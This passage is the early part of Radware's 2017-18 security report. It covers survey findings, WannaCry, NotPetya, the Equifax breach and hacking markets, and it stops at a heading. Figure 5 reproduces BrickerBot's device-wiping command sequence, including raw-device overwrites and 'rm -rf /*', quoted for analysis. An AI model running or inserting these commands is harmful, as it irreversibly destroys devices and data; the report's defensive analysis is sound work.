radware

GLOBAL APPLICATION & NETWORK SECURITY REPORT 2017-18

TABLE OF CONTENTS

GLOBAL APPLICATION & NETWORK SECURITY REPORT 2017-18

EXECUTIVE SUMMARY 1

Throughout 2017 mainstream headlines highlighted cyber-attacks and security threats that included possible interference in the US presidential election, worldwide malware outbreaks and the Equifax data breach. These and other high-profile events spurred greater cyber-defense investment by everyone from nation states and global corporations to individuals purchasing anti-malware solutions for personal devices. Yet even as investments increase so do threats, hacks and vulnerabilities.

Understanding these complex and challenging dynamics is what drives Radware's *Global Application and Network Security Report*. This report brings together findings of a global industry survey, Radware's organic research, real attack data and customer stories to paint a picture of where we are and what security professionals can do.

The entire security community can benefit from this report, which highlights Radware's research and insights on:

- The threat landscape—the who, what and why of attackers
- Potential impact on your business, including associated costs of different cyber-attacks
- Preparedness levels by industry
- Experiences of organizations in your industry
- Emerging threats and how to protect against them
- Predictions for 2018

PUSHED TO THE LIMITS

The top driver of cyber-attacks is now cyber-crime. Attackers are motivated by financial gain and driven by the prosperity of cryptocurrencies. Meanwhile, attacks are becoming more targeted. A determined enemy will take the time to learn the target by investing in reconnaissance, social engineering and specific tools.

Malware and bots and socially engineered threats emerged as the most common attack vectors. But organizations should not merely fear the threat in front of them. They should also fear what's lurking around the corner—including Internet of Things (IoT) botnets, Permanent Denial-of-Service (PDoS), SSL-based attacks and sophisticated injections of malware. Prepare by becoming familiar with new technologies such as IoT, blockchain and Function-as-a-Service (FaaS)/serverless computing.

Regulations continue to play an important role in raising the bar for security—providing guidelines and standards per industry or region. While many organizations are working to comply with security and privacy standards, they seem less concerned with compliance and certifications when evaluating security solutions. It turns out that some organizations are not familiar with all certifications and nearly one-third never ask vendors about them.

Massive global cyber-attacks in 2017 succeeded simply because of unpatched vulnerabilities. That represents a small and common human mistake with devastating impacts. Machine learning and AI-based solutions might seem like the logical solution. Twenty percent of organizations already rely on such solutions and another 28% plan to implement them in 2018. But these solutions aren't fail-proof. Just consider the risks of AI poisoning, automated systems being thwarted and how such systems can go awry (e.g., Microsoft Tay and Facebook's chatbots).

Add it up and it's clear we are facing a precarious gap. Humans are reaching the edge of our collective ability to maintain control. Yet artificial intelligence (AI) and machine learning still aren't sufficiently mature and can easily be tricked.

OTHER FINDINGS & HIGHLIGHTS

Ransom Motivated Every Other Attack

With the value of Bitcoin skyrocketing so did attacks motivated by ransom. Organizations associated ransom as the leading motivation for attacks (50%) over other attacks including insider threats, hacktivism and competition to list a few. Globally 42% experienced ransomware attacks, a 40% increase from 2016.

Top Concern: Data Leakage

Data leakage/information loss emerged as the number-one security concern, cited by 28% of organizations globally. Service level degradation/outage was another top concern, cited by 23%.

DDoS on the Rise, Hitting Harder at the Application Layer

The prevalence of Distributed Denial-of-Service (DDoS) attacks grew 10%, hitting nearly two in five businesses. One in six suffered an attack by an IoT botnet and 68% of attacks resulted in a service degradation or complete outage. Both carry associated costs. 2017 also brought an increase in application-layer vs. network-layer attacks.

80% Aren't Tracking Costs

Eighty percent of organizations aren't calculating the cost of cyber-attacks. One in three still lack an emergency response plan even though cyber-attacks are becoming a near-daily fact of life. Alarmingly, following one in four attacks, a customer will leave or sue the attacked organization.

Security Still 'Cloudy'

Organizations cited security misconfigurations (26%) and application vulnerabilities (23%) as top risks in cloud environments. They also reported that 51% of cloud applications undergo changes weekly (a 16% increase compared to 2016). Frequent changes pose a visibility and control challenge to security professionals, especially when one-quarter of the applications are mission critical.

The most frequent security challenge when migrating applications to the cloud is control, governance and lack of visibility, indicated by 46% of organizations. Next are lack of expertise and know-how and additional complexity managing security policies. Interestingly, 51% of public cloud users also rely on cloud providers' security services and add them into the bundle even though these providers may not be security-focused companies.

Blocked Potential?

Blockchain is a hot technology topic, yet 36% of respondents admit they don't understand its mechanism. Only 10% think blockchain will improve information security.

Education Not Making the Grade

Education is the least-prepared vertical to face a different set of cyber-attacks. This marks the second year in a row that this sector has ranked lowest.

72% Unprepared for GDPR

Nearly three-quarters of organizations (72%) say they are not well prepared for the European Union's General Data Protection Regulation (GDPR). Sixteen percent of those respondents do not even know what GDPR is.

Security teams can use findings and insights from Radware's annual *Global Application and Network Security Report* when analyzing the threat landscape and designing security strategies to protect their enterprises. As cyber attackers constantly evolve targets, techniques and attack vectors Radware also encourages organizations to stay ahead of the game by visiting its security resource center – DDoSWarriors.com.

2 METHODOLOGY & SOURCES

This report combines statistical research and frontline experience to identify trends that can help educate the security community. Sources include:

INFORMATION SECURITY INDUSTRY SURVEY

The quantitative data source is a cross-industry survey conducted by Radware. This year's survey had 605 individual respondents representing a wide variety of organizations around the world. The study builds on prior years' research, collecting vendor-neutral information about issues that organization s faced while preparing for and combating cyber-attacks.

In this year's survey one-quarter of respondents have revenue of US $1 billion or more while two in five have revenue of less than US $250 million. Responding organizations have an average of about 3,800 employees and represent 11 industries. The largest number of respondents work in high tech products and services (22%), banking and financial services (16%), professional services and consulting (13%), government and civil service (8%) and carriers and telecommunications (8%). The survey provides global coverage—with 32% of respondents from Europe, 31% from North America, 26% from Asia Pacific and 7% from Central/South America. Forty-five percent of respondents' organizations conduct business worldwide.

RADWARE EMERGENCY RESPONSE TEAM CASE STUDIES

The dedicated security consultants of Radware's Emergency Response Team (ERT) actively monitor and mitigate attacks in real time. The ERT provides 24x7 security services for customers facing cyber-attacks or malware outbreaks. ERT members serve as "first responders" to cyber-attacks and have successfully dealt with some of the industry's most notable hacking episodes. The team provides knowledge and expertise to mitigate the types of attacks an in-house security team may never have handled. This report shares their insights and highlights how front-line experiences provide deeper forensic analysis than surveys alone or academic research.

MAKING HEADLINES: 2017 IN REVIEW 3

NATION-STATE ACTIVITY ON THE RISE

2016 ended with an IoT botnet attack against Dyn that put CNN, Netflix, Twitter and other sites and services in the dark. The year 2017 continued the trend of headline-grabbing attacks with campaigns hitting multiple organizations in multiple geographies. While some hackers still focus on a specific target—and invest time studying its defense and weaknesses—2017's marquee campaigns were hacking sprees aimed at high volumes of hits. Most were carried out by cyber-delinquents seeking financial gain as the value of Bitcoin spiked. The perpetrators of these attacks took advantage of exploit kits allegedly leaked from a set of hacking tools used by the NSA and published by The Shadow Brokers group early in the year.

That speaks to the rise in nation state–driven activity. While it is no secret that governments invest in cyber capabilities for defense as well as espionage, the scale and scope of day-to-day activity is still vague. One in five organizations cited cyber-war as motivation behind attacks they suffered. Yet the true level of nation-state engagement—and its effect on the Internet—remains unclear. Indeed, 2017 events are raising questions that go beyond cyber.

How big is the footprint?

Cyber-operations around geopolitical conflicts are no longer clandestine. In the US, daily reports have covered the investigation into suspected Russian influence on the United States presidential campaign and election. Similar reports have emerged about attacks during France's election in April. In March Turkish and Dutch hackers launched attacks due to election-related tension between the two countries. Myanmar was hit for persecuting the Rohingya. Spanish authorities experienced an attack for calling Catalan's separatist aspirations illegal. The list can grow even longer when including hacked Twitter accounts and other public defacements.

What are the rules of engagement?

When nation states engage in hacking, are private companies a legitimate target? Should an enterprise expect an attack simply for operating in a certain country? Radware recommends a philosophy of "better safe than sorry." There are also important liability questions. For example, if a server in one country is taken over to launch an attack against an entity from a third country, where does the liability fall? Who is accountable? What if the server is properly secured and the company complies with regulation and standards?

Are governments doing enough to secure their cyber-weapons?

April 2017 brought a major leap forward in the availability of advanced attack tools on the Darknet. That's when a group named The Shadow Brokers leaked several exploitation tools, including:

- **FuzzBunch**, a framework with remote exploits for Windows that include EternalBlue and DoublePulsar. It appears the attackers used FuzzBunch or similar tools like Metasploit to launch these attacks.
- **DoublePulsar**, a backdoor exploit used to distribute malware, send spam or launch attacks.
- **EternalBlue**, a remote code exploit affecting Microsoft's Server Message Block (SMB) protocol. Attackers are also using the EternalBlue vulnerability to gain unauthorized access and propagate WannaCry ransomware to other computers on the network.
- **EternalRomance**, which is addressed in the Microsoft MS17-010 security bulletin, can be exploited to propagate laterally across a network.




Figure 1. WannaCry ransomware

SOMETHING TO 'CRY' ABOUT: WANNACRY AND BADRABBIT

Are WannaCry and BadRabbit the faces of ransom in 2017? "Yes" and "no." In 2016 ransom was the number-one driver for cyber-attacks. That year brought an astonishing array of ransomware types and variants as well as a high number of extortion letters threatening DDoS attacks (Ransom Denial-of-Service, or RDoS). The success of ransom attacks in 2016 spawned opportunistic copycats—most of whom don't follow through on their threats. Those that do follow through typically launch multi-vector attacks that could leave networks offline for days.

WannaCry and BadRabbit were global ransomware that grabbed worldwide headlines thanks to their quick distribution and efficient infection rate. They hit organizations of all types in different countries where the attackers contaminated all sorts of machines to ask for their ransom. In both campaigns, the ransomers combined a ransomware variant with worming capabilities revealed by the Shadow Brokers' leak. WannaCry ransomware spread by leveraging recently disclosed vulnerabilities in Microsoft's network file-sharing SMB protocol. CVE-2017-0144 – MS17-010i, a Microsoft security update issued on March 14, 2017, addressed these issues and patched these remote code execution vulnerabilities. The WannaCry ransomware campaign has targeted computers that were not updated.




Figure 2. Ransom attacks in 2017

Figure 3. WannaCry in action

How WannaCry Works

1. **Propagation.** WannaCry ransomware scans computers for port 445 and leverages EternalBlue to gain access. It then deploys the WannaCrypt malware on to the machine using the DOUBLEPULSAR malware loader. From that moment, the worm scans nearby machines that it can target in the same way and begins to move laterally within the network—transferring the malicious payload to more endpoints.

2. **Encryption.** Like other known ransomwares (e.g., Locky and Cryptowall), the encryption phase is executed at the first stage before any outbound communication.

3. **Communication.** TOR communication is not necessarily done over http and is embedded within the ransomware. (In other words, there is no need to execute outbound communication for downloading.) It is only used to share the encryption keys with the C2 server.

```
.doc, .docx, .xls, .xlsx, .ppt, .pptx, .pst, .ost, .msg, .eml, .vsd, .vsdx, .txt, .csv, .rtf,
.123, .wks, .wk1, .pdf, .dwg, .onetoc2, .snt, .jpeg, .jpg, .docb, .docm, .dot, .dotm, .dotx,
.xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc, .xltx, .xltm, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam,
.potx, .potm, .edb, .hwp, .602, .sxi, .sti, .sldx, .sldm, .sldm, .vdi, .vmdk, .vmx, .gpg,
.aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .backup, .iso, .vcd,
.bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid,
.wma, .flv, .3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf,
.wav, .mp3, .sh, .class, .jar, .java, .rb, .asp, .php, .jsp, .brd, .sch, .dch, .dip, .pl, .vb,
.vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp, .c, .cs, .suo, .sln, .ldf, .mdf, .ibd,
.myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .sqlitedb, .sqlite3, .asc, .lay6, .lay,
.mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots,
.ods, .3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .der
```

Figure 4: File types that WannaCrypt targets for encryption


BadRabbit is a "cousin" of WannaCry that spread widely in October. BadRabbit resembles the Nyetya campaign in that it uses the original Petya ransomware variant to hold machines hostage. As many organizations update and patch their security solutions following the previous attacks, BadRabbit authors created a variant that does not include Nyetya's memory-wiping component. BadRabbit leverages the EternalRomance exploit to propagate laterally across a network.

The Other Face of Ransom: Targeting Intellectual Property

Following the 2016 wave of ransomware everyone wondered what the next evolution would be. The logical evolution would be targeting critical systems, but 2017 showed that ransomers have other creative ideas. The Dark Overlord—a new cyber extortion group with strictly monetary goals—emerged with the announcement of three breaches affecting major healthcare organizations. The group's typical tactics, techniques and procedure are to hack and infiltrate the victim's data and demand a ransom payment in exchange for not publicly releasing the stolen data. When it does not work, the group approaches the media in hopes the coverage will exert more pressure on the victim. In the case of the targeted healthcare providers in 2017, The Dark Overlord ended up releasing more than a million patient records. They listed the records for sale on a now offline Darknet marketplace known as TheRealDeal. After several failed attempts to extort healthcare organizations, The Dark Overlord began targeting military contractors, corporations, production studios and schools.

Earlier in the year The Dark Overlord had targeted educational data, sending death threats to the students in hopes the school district would pay a ransom of $150,000. As a result of The Dark Overlord's messages, 30 private and public schools in Montana's Flathead Valley closed for several days while law enforcement investigated the threats.

The Dark Overlord also attacked the entertainment industry, executing major breaches against HBO and Netflix that resulted in the release of TV shows ahead of schedule. They are suspected in the notorious attacks leaking the new season of *Orange is the New Black*, chapters of *Game of Thrones* and Taylor Swift's sixth album. Their tactics represent a popular new method to get businesses to pay ransom to keep their intellectual property under wraps.



NOTPETYA AND BRICKERBOT BRING PDOS RISKS TO LIFE

PDoS attacks are fast-moving bot attacks designed to stop device hardware from functioning. This form of cyber-attack is becoming increasingly popular. PDoS—also known as "phlashing" in some circles—attacks systems so severely that the hardware must be reinstalled or replaced. By exploiting security flaws or misconfigurations, PDoS attacks can destroy the firmware and/or basic functions of the system. That stands in contrast to PDoS's well-known cousin, DDoS, which overloads systems with requests meant to saturate resources through unintended usage.

Shortly after WannaCry the world was hit with another campaign known as "NotPetya" or "Nyetya." The campaign is so named because it relies on a component from the Petya ransomware that disables the machine from booting. This campaign has targeted several countries around the world, including Ukraine, Russia, Denmark, Spain, India, Germany, United Kingdom, United States and France. Victims ranged from individuals to large corporations such as financial institutions, utility companies, an airport, media outlets and transportation providers, among others. Despite the extortion demand, NotPetya appears to be designed to wipe out data on infected computers/networks, leaving them useless and inoperable.

How Petya Works

Petya targets the Master File Tree (MFT) table and Master Boot Record (MBR) with a custom bootloader. The bootloader displays a ransom note and prevents the system from ultimately booting. This variant is being used to control the reboot and the files for ransom purposes.

To propagate, NotPetya leverages a spreading mechanism similar to WannaCry. NotPetya has three ways of propagating and moving laterally across networks once a machine is infected. The malware scans for vulnerable machines in the LAN and uses the EternalBlue exploit as well as Windows administration components, such as Psexec and WMI, to infect other devices in the network. NotPetya shares code with Mimikatz[1] and features a password-harvesting tool that gathers credentials from infected machines. It then hands off the credentials to Psexec and WMI and attempts to infect other machines in the network. For efficient propagation NotPetya also leverages EternalBlue. Unlike WannaCry, NotPetya does not appear to have an external scanning element.

One method PDoS leverages to accomplish its damage is via remote or physical administration on the management interface of the victim's hardware, such as routers, printers or other networking hardware. In the case of firmware attacks, the attacker may use vulnerabilities to replace a device's basic software with a modified, corrupt or defective firmware image—a process that when done legitimately is known as flashing. This "bricks" the device, rendering it unusable for its original purpose until it can be repaired or replaced. Seven percent of organizations suffered a PDoS attack in 2017 and 15% anticipate being hit by one in 2018.

BrickerBot

2017 also brought Radware's discovery of BrickerBot, an IoT botnet that effects PDoS. BrickerBot is allegedly distributed by a vigilante who purports to be "protecting" insecure IoT devices through PDoS—at least until officials and hardware vendors take definitive action to improve the state of IoT security.[2] Rather than simply kicking out other bots and commandeering devices, BrickerBot "bricks" them. It eliminates the risk that they'll be drafted into an IoT zombie army. Of course, it also means they can no longer function as anything other than paperweights.

In 2017 Radware observed four variants of BrickerBot. Each is able to:

- **Compromise devices.** BrickerBot's PDoS attacks use Telnet brute force—the same exploit vector used by Mirai—to breach users' devices.
- **Corrupt devices.** Once it successfully accesses a device, BrickerBot performs a series of Linux commands that ultimately lead to corrupted storage. It then issues commands to disrupt Internet connectivity and device performance, wiping all files on the device.

Radware used one of the more recently discovered BrickerBot source IP addresses to perform a TCP connection test on port TCP/23. The connection was established and then immediately closed by the server. Within seconds the honeypot deployed on the same Internet connection started revealing BrickerBot sequences from the same BrickerBot source IP just dialed. The same BrickerBot kept attacking until it reached exactly 90 attempts—and then left. Further testing of several BrickerBot-infected devices from previous attack waves showed that more ports are open. Telnet to port 7547 and 19058 consistently triggered the BrickerBot attacks, suggesting the bot is listening on most of the known ports used by IoT bot exploits. Radware noticed a slightly different sequence in subsequent BrickerBot attempts.

1 https://twitter.com/omri9741/status/879786056966709248

2 For more on this topic, see When the Bots Come Marching In: A Closer Look at the Evolving Threat from Botnets, Web Scraping and IoT Zombies

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Figure 5. Command sequence of BrickerBot

The use of the "Busybox" command combined with the MTD and MMC special devices means this attack is targeted specifically at Linux/BusyBox-based IoT devices that have their Telnet port open and exposed publicly on the Internet. These are matching the devices targeted by Mirai, Hajime or related IoT botnets. The PDoS attempts originated from a limited number of IP addresses spread around the world. All devices are exposing port 22 (SSH) and running an older version of the Dropbear SSH server and outdated firmware. Most of the devices were identified by Shodan as Wireless CPE devices, Wireless Access Points and Wireless Bridges with beam directivity.

EQUIFAX BREACH: HOW MUCH DATA IS LEFT UNGUARDED?

The Equifax data breach[3] in 2017 cost the company CEO his job—and is another high-profile example where a known vulnerability was left unpatched. Equifax has confirmed that the unpatched vulnerability was the Apache Struts flaw CVE-2017-5638 revealed in March 2017 and classified immediately as "critical." The Jakarta Multipart parser in Apache Struts 2 mishandles file upload, thereby allowing remote execution of arbitrary commands via a #cmd= string in a crafted Content-Type HTTP header.

Hackers most likely exploited a third-party application that Equifax employees were using. This case demonstrates not only the need to patch vulnerabilities but also to constantly receive and activate threat feeds and security updates for every solution in the net. Some, but not all, WAF rule sets include rules for common server-side software and are updated whenever a new vulnerability is discovered. This capability is called "virtual patching." Had Equifax implemented a signature update after the CVE publication, this story may have had a different ending. However, this is not enough. To enforce continuous protection, application security solutions must implement a positive security model—the ability to tell what legitimate traffic looks like and then block anything else. It provides better coverage against known and unknown threats and reaches the highest accuracy when combined with a "negative" security model (i.e., "what to allow" + "what to block"). Negative security only protects from known attacks, leaving the organization insecure (and busy patching systems all the time).

According to recent Radware research, *Web Application Security in a Digitally Connected World*, 45% of businesses suffered a data security breach over the past 12 months. Data breach, while costly and high profile, is not the only risk associated with application vulnerabilities. Organizations need to establish a holistic mitigation

3 https://www.equifaxsecurity2017.com/

strategy that addresses the migration of application infrastructure to multiple environments. The associated loss of visibility, control and continuity will continue to create vulnerabilities for organizations that fail to find tools and processes to manage security policies consistently across these environments in a scalable way.

How Do Organizations Respond to Global Cyber-Attacks?

Slowly. Nearly two-thirds of respondents have little to no confidence they could rapidly adopt security patches and updates without having an operational impact.[4] Eventually, four in five organizations patched systems and applications following such compelling events. That still leaves about 20% vulnerable to attacks campaigns such as WannaCry and NotPetya. Three in five also refresh policies and procedures. Two in five make investments in new solutions. While that accounts for the majority of organizations, a significant portion of businesses remain exposed—jeopardizing not only their own data but also the data of their customers and partners.

Lucky for them, most customers do not hold them responsible when such attacks happen. However, events such as downtime, data breach or malware contamination will lead to accelerated customer churn or reconciliation—whether through legal or financial channels.

ADAPTIVE SECURITY IS KEY

The Equifax breach underscores that risks and implications of application vulnerabilities are far reaching. Beyond the frequently reported loss/theft of sensitive data, application attacks can also cause application downtime that leads to revenue and/or productivity losses. They can also be used to compromise other systems within the application's environment.

While the OWASP Top 10 application vulnerability list is a good reference, maintaining protection against them is not a one-time effort. The methods used by hackers constantly evolve, so organizations must ensure that their methods for mitigating threats keep pace. When evaluating vendors, organizations need to consider their ability to provide strong, continuous security for both on-premise and cloud-hosted applications.




Figure 6. Which of the following measures has your organization taken to improve your security posture following global campaigns such as Mirai botnet, WannaCry, NotPetya, etc.?

In conclusion, 2016 brought an economic shift where greater availability and maturity of attack tools forced businesses to invest more in protection. 2017 spotlighted another dimension: the agility of hackers vs. the relative lack of agility among the large organizations they target. It highlights the risks associated with human error and how simple mistakes or tiny holes in a complex security architecture can be enough to cause devastating harm.




Figure 7. What measures have customers taken because of the following attacks against your organization?

4 Radware Research – Web Application Security in a Digitally Connected World, Nov. 2017

4 THREAT LANDSCAPE DEEP DIVE

THE CHANGING FACE OF HACKING

A hacking evolution is underway—fueled by greater automation, growing monetization and increasing chaos and conflict by those aiming to prosper from hacking products and services.

For years, the industry waited for an IoT botnet to execute a large-scale DDoS attack that would test modern-day defenses. It finally happened in 2016, introducing a new era in hacking. The botnet threat landscape evolved in 2017 via hackers' growing use of automated features in cyber-attack programs and tools to increase the monetization of hacking. Launching an attack is no longer the sole purview of individuals or groups with hacking experience and expertise. Hacking services are now purchased and sold via online marketplaces—making it possible for virtually anyone to pursue a target.

THE CHANGING FACE OF THE HACKING COMMUNITY

In 2017, Radware witnessed three primary types of hackers:

- **Consumers.** Arguably the fastest-growing segment within the community, these are the non-skilled users who pay to play. They can now easily obtain Cyber-Attack-as-a-Service (CAaaS) tools in marketplaces on the Clearnet and Darknet.
- **Purists.** These are the skilled hackers who have the expertise to conduct their own operations without paid services or other outside help.
- **Vendors.** These are the skilled hackers who want to turn their capabilities into products and services to meet growing demand from hacking consumers.

The Market

As hacking and automation continue to converge, more vendors are stepping up to reap the financial gains. This strong shift toward monetization reflects three opportunities:

- Applying one's own talent to build and market CAaaS tools
- Offering hacking services on a freelance basis
- Participating in activities that yield substantial financial payoffs

Attack service vendors are seeking to replicate their successes by offering services via marketplaces. These marketplaces, which sell everything from DDoS-as-a-Service (DDoSaaS) to Ransomware-as-a-Service, have hit some potholes recently. Raids and takedowns have become common on the Darknet as federal agents around the world step up enforcement. Even as they are targeted by law enforcement, market operators and vendors face another set of threats from competitors, rogue users, vigilantes and extortionists. These players are looking to profit by exposing administrators' personal details as well as vulnerabilities in their respective marketplaces.

For the onion network, 2017 has been an eventful year. In February a vigilante hacker took down more than 10,000 hidden services, representing about one-fifth of the network. The services were running on Freedom Hosting 2, one of the largest Darknet hosting providers. When a hacker discovered it was hosting child pornography, the hacker took the provider offline and leaked the databases and private keys in a public dump.

On July 20, 2017, Hansa was shut down following the July 4th takedown of AlphaBay. During a press interview on July 20, it became known that Hansa was originally taken over on June 20, but law enforcement officials did not immediately take the market offline. They instead operated Hansa for several weeks—quietly collecting user names, passwords and activities of users and vendors alike.

Ultimately, a takedown creates a vacuum that others will rush to fill. A new-and-improved marketplace will emerge—only to be taken down and replaced by yet another new marketplace. With so much money on the line, vendors use trial and error to continually rebuild bigger and better. They research new attack methods and continue incorporating more efficient and powerful vectors, including automation of attack services. They will continue to be targeted by law enforcement and researchers along with criminal hackers seeking their own paydays.

Morphing Motivations

Hacktivism historically has been a major motivation for hackers, with most operations carried out through collectives. In 2017, a growing number of hackers seem unfulfilled by joining an Anonymous operation and are choosing to work alone. Radware has observed a decline in organized operations by Anonymous and similar collectives. While there is still outrage in cyberspace, it is not necessarily coordinated (though this is admittedly difficult to track given how many individuals and small teams coopt the "Anonymous" brand when launching an attack).

We see several contributors to this shift from coordinated hacktivism to lone-wolf hacking:

- **Maturity.** Many who participated in hacktivism or vandalism in the virtual space a few years ago have since grown in skill and personality. Material needs have grown, prompting them to seek not only justice but also profit.
- **Cryptocurrencies.** The perceived value of Bitcoin and other cryptocurrencies has skyrocketed. Cryptocurrencies are also the only way to monetize skills and services over the Darknet—today and in the future. Hackers do not want to miss the "party."
- **Market dynamics.** Hacking isn't immune to the laws of supply and demand. Online marketplaces provide a vehicle to deliver hacking services regardless of what's motivating the person buying and executing an attack.

In the past, launching a massive DDoS campaign required gathering a group of people, while leaking sensitive information required a surgical attack and much trial and error. Today even those without extensive hacking skills can easily find a mercenary or a service to do the dirty work. Damage can be done without the need to work through a collective, and even the most complicated operation is within reach. All you need is inspiration—and money.

Even as hacktivist collectives diminish in importance, we see another type of group ascending: hacking "businesses." A growing number of these operations have enough scope and scale to require a supporting team. Instead of rallying around a shared cause, these groups are focused on profit. The CAaaS market is highly competitive. Vendors offering hosting, anonymization and advanced attack tools need to do more than build those tools. They must also market them, support them and maintain an infrastructure for collecting and managing revenue.

There is an emerging trend of creating infrastructure to power cyber-attack tools. Beyond hosting attack tools, such infrastructure serves up a "buffet" of malware installations that can be leveraged for different purposes—from stealing data and spreading spam to launching ransom attacks and mining cryptocurrency. Hackers can rent this infrastructure and run any attack tool they desire on the infected machines.

The Tools and Techniques

The tools of the trade have not significantly changed in 2017. Hackers are still using VPN and the Tor network to obfuscate their identities and operations. Commonly used virtual private servers in Anonymous operations have included proXPN, Cyberghost and Tor VPN. Hackers will normally use these services when launching denial-of-service attacks from their personal devices or while communicating over social media (typically Jabber or IRC). Interestingly, some groups have moved completely to the Darknet where hidden and mirrored services are used. Facebook is an example, as it provides a Clearnet version (Facebook.com) and hidden service (Facebookwwwi.onion).

Hacktivists are using a number of tools for reconnaissance, which helps in mapping networks and looking for vulnerabilities. Scanning is typically an automated process used to discover devices, such as PCs, servers and other endpoints on the network. Results can include details of the discovered devices, such as IP addresses, device names, operating systems, running applications/servers, open shares, usernames and groups. The two types of scanning are horizontal scan (searching the same port on multiple IPs) and vertical scan (searching multiple ports on one IP). Many web applications enable administrators to access the site using interfaces that could give hackers full access to it.

What follows is an overview of some of the application scanning and web application reconnaissance tools to have on your radar.

Application Scanning Tools

